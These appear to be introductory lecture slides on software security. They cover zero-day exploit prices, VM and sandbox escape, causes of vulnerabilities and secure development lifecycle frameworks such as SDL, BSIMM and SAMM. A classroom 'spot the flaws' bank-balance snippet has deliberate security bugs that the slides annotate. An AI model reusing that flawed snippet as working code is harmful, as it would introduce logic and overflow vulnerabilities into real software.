
[Virtual machine escape](#) is an exploit in which the attacker runs code on a VM that allows an operating system running within it to break out and interact directly with the hypervisor.

A [hypervisor](#) is a software that you can use to run multiple VMs on a single physical machine

A [sandbox](#) is an isolated testing environment that enables users to run programs or open files without affecting the application, system or platform on which they run

[Sandbox escape](#) refers to the act of exploiting a software vulnerability to break out of a secure or quarantined environment, often called a sandbox.

# Prices for 0days



# Prices for 0days

## ZERODIUM Payouts for Mobiles\*

Up to  
\$2,500,000

Up to  
\$2,000,000

Up to  
\$1,500,000

Up to  
\$1,000,000

Up to  
\$500,000

Up to  
\$200,000

Up to  
\$100,000

FCP: Full Chain with Persistence  
RCE: Remote Code Execution  
LPE: Local Privilege Escalation  
SBX: Sandbox Escape or Bypass

iOS  
Android  
Any OS

1.001  
Android FCP  
Zero Click  
Android

1.002  
iOS FCP  
Zero Click  
iOS

2.001  
WhatsApp  
RCE+LPE  
Zero Click  
iOS/Android

2.002  
iMessage  
RCE+LPE  
Zero Click  
iOS

2.003  
WhatsApp  
RCE+LPE  
iOS/Android

2.004  
SMS/MMS  
RCE+LPE  
iOS/Android

3.001  
Persistence  
iOS

2.005  
WeChat  
RCE+LPE  
iOS/Android

2.006  
iMessage  
RCE+LPE  
iOS

2.007  
FB Messenger  
RCE+LPE  
iOS/Android

2.008  
Signal  
RCE+LPE  
iOS/Android

2.009  
Telegram  
RCE+LPE  
iOS/Android

2.010  
Email App  
RCE+LPE  
iOS/Android

4.001  
Chrome  
RCE+LPE  
Android

4.002  
Safari  
RCE+LPE  
iOS

5.001  
Baseband  
RCE+LPE  
iOS/Android

6.001  
LPE to  
Kernel /Root  
iOS/Android

2.011  
Media Files  
RCE+LPE  
iOS/Android

2.012  
Documents  
RCE+LPE  
iOS/Android

4.003  
SBX  
for Chrome  
Android

4.004  
Chrome RCE  
w/o SBX  
Android

4.005  
SBX  
for Safari  
iOS

4.006  
Safari RCE  
w/o SBX  
iOS

7.001  
Code Signing  
Bypass  
iOS/Android

5.002  
WiFi  
RCE  
iOS/Android

5.003  
RCE  
via MitM  
iOS/Android

6.002  
LPE to  
System  
Android

8.001  
Information  
Disclosure  
iOS/Android

8.002  
[k]ASLR  
Bypass  
iOS/Android

9.001  
PIN  
Bypass  
Android

9.002  
Passcode  
Bypass  
iOS

9.003  
Touch ID  
Bypass  
iOS

\* All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.

# Apple & Google payouts

## Google Offers \$1.5M Bug Bounty for Android 13 Beta

The security vulnerability payout set bug hunters rejoicing, but claiming the reward is much, much easier said than done.



Tara Seals

Managing Editor, News, Dark Reading

May 02, 2022

## Apple will pay you \$2 million if you can break its new 'Lockdown Mode'

By Joe Wituschek published July 07, 2022



# Software security: crucial facts

- *There are no silver bullets!*

Firewalls, crypto, or special security features do not magically solve all problems

- “if you think your problem can be solved by cryptography, you do not understand cryptography and you do not understand your problem” [Bruce Schneier]

- Security is emergent property of entire system

- like quality

- Security should be - but hardly ever is - integral part of the design, right from the start

# security software ≠ software security

Adding **security software** can make a system more secure,  
i.e., **software specifically for security**, such as

- **SSL/TLS, IPSEC, firewall, VPN, ...**
- **AV (AntiVirus), WAF (Web Application Firewall)**
- **access control**, with eg **2FA, logging, monitoring, ...**
- **NIDS (Network Intrusion Detection System)**
- **EDR (Endpoint Detection and Response)**
- **RASP (Runtime Application Self-Protection)**
- ...

# security software ≠ software security

Adding security software can make a system more secure

i.e. software specifically for security, such as

- TLS, IPSEC, firewall, VPN, ...
- AV (AntiVirus), WAF (Web Application Firewall)
- access control, with eg 2FA, logging, monitoring, ...
- NIDS (Network Intrusion Detection System)
- EDR (Endpoint Detection and Response)
- RASP (Runtime Application Self-Protection)
- ...

But all software must be secure, including security software

- Buffer overflow (in your PDF viewer) can still be exploited...
- Adding security software may *add* software bugs and make things less secure:

Check out <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=firewall>

<https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=VPN>

# Root causes

# More root causes: security vs functionality

Primary goal of software is providing functionality & services  
Managing associated risks is a secondary concern

- There is often a trade-off/conflict between
  - security
  - functionality, convenience, speed , ...where **security typically loses out**
- Users are likely to complain about missing or broken functionality, but not about insecurity

# Functionality vs security: Lost battles?

- Operating systems (OSs)
  - with huge OS, with huge attack surface
- Programming languages
  - with easy to use, efficient, but very insecure and error-prone mechanisms
- Web browsers
  - with JavaScript, and Web APIs to access microphone, web cam, location, ...
- Email clients
  - which handle with all sorts of formats & attachments

# More root causes: Weakness in depth

***complex input languages***, for

*interpretable or executable* input, eg

pathnames, XML, JSON, jpeg, mpeg, xls, pdf...

MALICIOUS  
INPUT

***programming languages***

INPUT  
application

INPUT  
middleware

INPUT  
SQL  
data  
base

INPUT  
webbrowser  
with plugins

INPUT  
platform  
eg Java, .NET  
or JavaScript VM

INPUT  
libraries

INPUT  
operating system

INPUT  
system APIs

INPUT  
hardware (incl network card & peripherals)

# Weakness in depth

## Software

- runs on a **huge, complicated infrastructure**
  - HW, OS, platforms, web browser, lots of libraries & APIs, ...
- is built using **complicated languages**
  - *programming* languages  
and *input* languages (SQL, HTML, XML, mp4, ...)
- using various **tools**
  - compilers, IDEs, pre-processors, dynamic code downloads

All of these may have **security holes**, or may **make the introduction of security holes very easy & likely**

# Types of software security problems

# Weaknesses vs vulnerabilities

1. (potential) security weaknesses (an application error or bug)

Things that could go wrong & could be better

2. (real) security vulnerabilities (Weakness may escalate to a vulnerability )

Flaws that can actually be exploited by an attacker


Requires flaw to be

accessible: attacker has to be able to get at it

exploitable: attacker has to be able to do some damage with it

Eg: by turning off Wifi and BlueTooth on my laptop, many vulnerabilities become weaknesses

# Typical software security flaws



SQL Slammer is a 2003 computer worm (exploited a MS SQL Server 2000 vulnerability) that caused a DoS on some Internet hosts and dramatically slowed general Internet traffic and crashing routers all around the world. It spread rapidly, infecting most of its 75,000 victims within 10 minutes.

# 'Levels' at which security flaws can arise

1. Design flaws  
introduced *before* coding
2. Implementation flaws aka bugs aka code-level defects  
introduced *during* coding

*As a rule of thumb, coding & design flaws equally common*

Vulnerabilities can also arise on other levels

3. Configuration flaws
4. Unforeseen consequences of the *intended functionality*

# Types of implementation flaws

## 2a. Flaws that can be understood by looking at program itself

Eg. typos, < instead of <= ..., mistake in the program logic with wrongly nested if-statements, ...


## 2b. Problems in the interaction with the underlying platform or other systems and services, eg

- memory corruption in C(++) code
- SQL injection in program that uses an SQL database
- XSS, CSRF, SSI, XXE, .... in web-applications
- Deserialisation attacks in many programming languages
- ...

# Bug vs features, yet again

Attacks can not only exploit **bugs**, but also **features**

Eg: SQL injection uses a **feature** of the back-end database



A **bug** is an unexpected problem with software or hardware.

# The depressing state of software security

The *bad* news

people keep making the same mistakes

The *good* news

people keep making the same mistakes

..... so we can do something about it!

“Every upside has its downside” [Johan Cruijff]

# Spot the security flaws!

```
int balance;
```

<= should be >=

```
void decreaseBankBalance(int amount)
{ if (balance <= amount)
    { balance = balance - amount; }
else { println("Insufficient funds\n"); }
}
```

what if amount  
is negative?

```
void increaseBankBalance(int amount)
{ balance = balance + amount;
}
```

what if this sum is too  
large for an int?

# Different kinds of implementation flaws

what if amount  
is negative?

## 1. Lack of input validation

Maybe this is a design flaw? We could decide not use signed integers.

Root cause: implicit assumption

<= should be >=

## 2. Logic error

what if sum is too  
large for a 32 bit int?

## 3. Problem in interaction with underlying platform

'Lower level' than the flaws above

Root cause: broken abstraction

# How can we make software secure?

We do *not* know how to do this!

Even if we formally verify software, we may

- miss security properties that need to be verified
- make implicit assumptions
- overlook attack vectors
- ...


# How can we make software more secure?

We *do* know how to do this!

- Knowledge about standard mistakes is crucial
  - These depends on programming language, “platform”, APIs/technologies used, type of application
  - There is LOTS of information available on this nowadays
- But this is not enough: security to be taken into account from the start, *throughout* the software development life cycle
  - Several ideas, best practices, methodologies to do this

# Security in the Software Development Life Cycle (SDLC)

# Security in Software Development Lifecycle



**pen test:** is an authorized simulated attack

**abuse cases** describe how users **misuse** or exploit the weaknesses

# “Shifting left”

Organisations always begin tackling security at the *end* of the SDLC, and then slowly evolve to tackle it earlier

1. First, **do nothing**
2. Some security issue is discovered:
  - a) Still **do nothing**, if there's no (economic) incentive
  - b) Or: **patch**
3. If this happens often: **update mechanism** for **regular patching**
4. **Do security testing**: eg. **hire pen-testers** or **bug bounty program**
5. **Use static analysis** tools when coding
6. Give **security training** to programmers
7. Think of **abuse cases**, and develop **security tests** for them
8. Think about security *before* you start coding, eg with **security architecture review**
9. ...

# DAST, SAST

Security people keep inventing 4 letter new acronyms

- DAST
  - Dynamic Application Security Testing
  - ie. testing
- SAST
  - Static Application Security Testing
  - ie. static analysis
- IAST
  - Interactive Application Security Testing
  - manual pen-testing
- RASP
  - Run-time Application Security Protection
  - ie. monitoring

# Methodologies for secure software development

- Microsoft SDL
  - with extension for Secure DevOps (DevSecOps)
- BSIMM (Building Security In Maturity Model)
- Open SAMM (Software Assurance Maturity Model)
- Gary McGraw's Touchpoints
- OWASP SAMM (Open Worldwide Application Sec. Proj.)
- Grip op SSD (Secure Software Development)
  - Ongoing initiative by Dutch government organisations
  - <https://www.cip-overheid.nl/en/category/products/secure-software/>
- ...

These come with best practices, checklists, methods for assessments, roadmaps for improvement, ...

# Microsoft's SDL Optimization Model

## The four security maturity levels of the SDL Optimization Model

### Basic

*Security is reactive*

*Customer risk is undefined*

### Standardized

*Security is proactive*

*Customer risk is understood*

### Advanced

*Security is integrated*

*Customer risk is controlled*

### Dynamic

*Security is specialized*

*Customer risk is minimized*

## The five capability areas of the software development process

Training, Policy, and Organizational Capabilities

Requirements and Design

Implementation

Verification

Release and Response



Introduction



Self-assessment guide



Implementer's guide  
Basic→Standardized




Implementer's guide  
Standardized→Advanced



Implementer's guide  
Advanced→Dynamic

# Security in the software development life cycle


## McGraw's Touchpoints



[Source: Gary McGraw, *Software security*, Security & Privacy Magazine, IEEE, Vol 2, No. 2, pp. 80-83, 2004. ]

With 4 business functions and 12 security practices

SAMM Overview



# BSIMM (Building Security In Maturity Model)

Framework to compare your software security efforts with other organisations

Governance	Intelligence	SSDL Touchpoints	Deployment
Strategy and Metrics	Attack Models	Architecture Analysis	Penetration Testing
Compliance and Policy	Security Features and Design	Code Review	Software Environment
Training	Standards and Requirements	Security Testing	Configuration Management and Vulnerability Management

Based on data collected from large enterprises

<https://www.bsimm.com/framework/>

# BSIMM: comparing your security maturity



But first...

Crucial first step in any security discussion!

1. What are your **security requirements**?

*What does it mean for the system to be secure?*

2. What is your **attacker model**?

*Against what does the system have to be secure?*

- Attack surface / attack vectors
- Attacker's motivations & capabilities
